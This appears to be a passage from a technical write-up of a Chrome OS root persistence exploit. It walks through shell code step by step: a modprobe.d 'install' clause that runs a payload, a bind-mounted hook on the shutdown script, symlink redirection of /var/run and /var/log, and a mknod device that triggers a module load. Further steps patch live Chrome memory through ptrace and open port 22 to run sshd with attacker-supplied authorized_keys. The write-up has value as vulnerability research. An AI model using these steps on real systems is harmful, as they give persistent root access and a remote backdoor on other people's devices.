Instead of writing into /proc/sys/kernel/modprobe the exploit creates /run/modprobe.d. It is a configuration file for modprobe. Parsing of modprobe.d is lax. Any line starting with "install modulename command..." specifies a command to execute when that module is loaded. Any lines that fail to parse are ignored.

The full-v2.txt file is prepared in the init script:

```
vpd=/mnt/stateful_partition/unencrypted/cache/vpd/full-v2.txt
cat ${vpd} >> /var/drop/modprobe.d
cp /var/drop/modprobe.d ${vpd}
```

The /var/drop/modprobe.d file contains the install clause:

```
install char-major-173-0 rm /run/modprobe.d ; echo "persisted" >>
/mnt/stateful_partition/persist ; mount -o remount,exec /var ; /var/drop/run &
```

This command triggers when modprobe.d is placed into /run and the kernel attempts to load a char-major-173-0 module. It runs /var/drop/run. It will become clear below how this module load is

triggered.

/var/drop/run hooks the /sbin/chromeos_shutdown script:

```
cp ./chromeos_shutdown /tmp
mount -o remount,exec /tmp
mount --bind /tmp/chromeos_shutdown /sbin/chromeos_shutdown
```

chromeos_shutdown is the last script to be executed before the machine shuts down. So it's a good place to hook for making filesystem modifications that may disturb other programs. Here's a diff of the hook:

```
rm -f /var/run /var/lock
+/var/drop/persist
```

/var/run is a symlink to /run. It is removed by chromeos_shutdown and recreated by chromeos_startup:

```
if [ ! -L /var/run ]; then
    rm -rf /var/run
    ln -s /run /var/run
fi
```

chromeos_startup only creates the link if it doesn't exist and otherwise doesn't validate that /var/run points to /run. So after chromeos_shutdown removes the link /var/drop/persist can point it into a stateful partition instead of /run. It points /var/run to /var/run_real. A clean real_run directory is recreated with each shutdown out of caution. First remove a possibly existing real_run from the previous shutdown:

```
run=/var/real_run
stateful=/mnt/stateful_partition

if [ -d ${run} ] ; then
    if [ -d ${run}/debugfs_gpu ] ; then
        umount ${run}/debugfs_gpu
    fi
    rm -rf ${run}
fi
```

It may have a debugfs_gpu mounted inside that would prevent rm -rf, so unmount it. Make a new real_run and link /var/run to it:

```
mkdir ${run}
ln -s ${run} /var/run
```

/var/run normally links to /run and some things expect that by accessing a subdirectory interchangeably with /run and /var/run. Now /run and /var/run are different though and that might cause problems. For example, dbus and udev are apparently created into /run and can't be accessed via /var/run anymore. Symlink these subdirectories from /var/real_run to /run:

```
ln -s /run/dbus ${run}/dbus
ln -s /run/udev ${run}/udev
```

Even worse, /run/chrome does it the other way, mkdir /var/run/chrome and access via /run/chrome. Missing /run/chrome directory causes chrome to crash before login prompt and ui-collect-machine-info.conf is never executed. This can't be fixed by linking /var/real_run/chrome to /run/chrome because mkdir symlink doesn't work. login_manager creates the /var/log/chrome directory, so direct /var/log to /run to create the /run/chrome directory:

```
rm -rf /var/log
ln -s /run /var/log
```

Now, symlink machine-info to /run/modprobe.d:

```
mkdir ${run}/session_manager
ln -s /run/modprobe.d ${run}/session_manager/machine-info
```

That concludes setting up /run/modprobe.d. Now the kernel must attempt to load the module char-major-173-0 after ui-collect-machine-info.conf runs. This triggers the install clause from modprobe.d and executes /var/drop/run. Such a module load is attempted if a device file is accessed that doesn't have a handler module. 173 is just an arbitrary device major number unknown to the kernel. So the solution is to mknod a device file and symlink some commonly accessed file to it. The exploit uses /var/lib/metrics/uma-events which appears to be accessed each time a metric is generated even if metrics are disabled.

The final problem is that stateful partitions are mounted with the nodev flag which blocks access to device files. So the device file has to be moved to /dev during startup. Once again, use symlinks. Snippet from /etc/init/cryptohomed.conf:

```
if [ -e /mnt/stateful_partition/home/.shadow/attestation.epb ]; then
    mv /mnt/stateful_partition/home/.shadow/attestation.epb \
        /mnt/stateful_partition/unencrypted/preserve/attestation.epb
fi
```

The source file can be the device file and the destination can be a symlink to /dev. Except that

cryptohomed apparently changes the target file owner to attestation. This would change the owner of the entire /dev directory. Then chrome wouldn't have access to /dev and it would crash. Link the destination to /dev/net instead. chown of /dev/net doesn't seem to disturb anything.

```
devsrc=${stateful}/home/.shadow/attestation.epb
devdst=${stateful}/unencrypted/preserve/attestation.epb
devread=/var/lib/metrics/uma-events
mkdir -p $(dirname ${devsrc}) $(dirname ${devdst}) $(dirname ${devread})
rm -f ${devsrc} ${devdst} ${devread}
mknod ${devsrc} c 173 0
ln -s /dev/net/ ${devdst}
ln -s /dev/net/attestation.epb ${devread}
echo "device:"
ls -l ${devsrc} ${devdst} ${devread}
```

That's it. The device is moved to /dev/net/attestation.epb. It is accessed via a symlink from /var/lib/metrics/uma-events and triggers the modprobe of char-major-173-0 which runs the install clause from /run/modprobe.d which runs /var/drop/run.

calc

To demonstrate persistence the exploit pops calc each time guest session starts. It is surprisingly difficult to pop calc on Chrome OS guest mode even with root permissions. No X server is running. It probably can't be launched because chrome hogs /dev/dri and /dev/input devices. Chrome has a built-in wayland server, but it's not enabled for guest mode. One option is to run calc as an extension but extensions are disabled for guest mode. Component extensions are allowed, but they can't be loaded from profile.

The loading of component extensions from profile is blocked by extensions/browser/extension_prefs.cc:1197:

```
if (location == Manifest::COMPONENT) {
    // Component extensions are ignored. Component extensions may have data
    // saved in preferences, but they are already loaded at this point (by
    // ComponentLoader) and shouldn't be populated into the result of
    // GetInstalledExtensionsInfo, otherwise InstalledLoader would also want to
    // load them.
    return scoped_ptr<ExtensionInfo>();
}
```

The exploit uses ptrace to patch the memory of live chrome and removes this check. That's how the check looks like in asm:

```
cmp    $0x5, %r8d
je     46247a8
```

It is overwritten with a jump:

```
jmpq 4624868
```

Get the pid of the browser process:

```
pid=$(readlink /home/chronos/SingletonLock | cut -d- -f2)
```

Calculate the address of the check, taking ASLR into account:

```
addr=$(printf '%x' $((0x$(cat /proc/${pid}/maps | grep 'chrome/chrome$' | head -n 1 | cut -d- -f1) + 0x462474b)))
```

Write the jump into memory:

```
./writeprocmem ${pid} ${addr} e918010000
```

The source of writeprocmem is in writeprocmem.c. It parses the hex bytes and writes them at specified address of the process with the specified pid. Now, prepare the profile that contains the calculator extension:

```
cp -r ./app_profile/ /home/chronos/app_profile  
chown -R chronos:chronos /home/chronos/app_profile
```

Ask chrome to launch the extension:

```
echo -n 'START /home/chronos /opt/google/chrome/chrome --profile-  
directory=app_profile/Default --app-id=joodangkbfnajiiifokapkpmhfnpleo' | sed  
's/ /\x00/g' | ./nc -U /home/chronos/SingletonSocket >/dev/null
```

The last component of the profile directory is Default. Otherwise chrome would expect it to have the u-hash format and correspond to a user account.

ssh

/var/drop/run also enables port 22 and launches sshd:

```
/sbin/iptables -A INPUT -p tcp --dport 22 -j ACCEPT  
/usr/sbin/sshd -oAuthorizedKeysFile=/var/drop/authorized_keys
```

Place any keys to be authorized into drop/authorized_keys before running the exploit.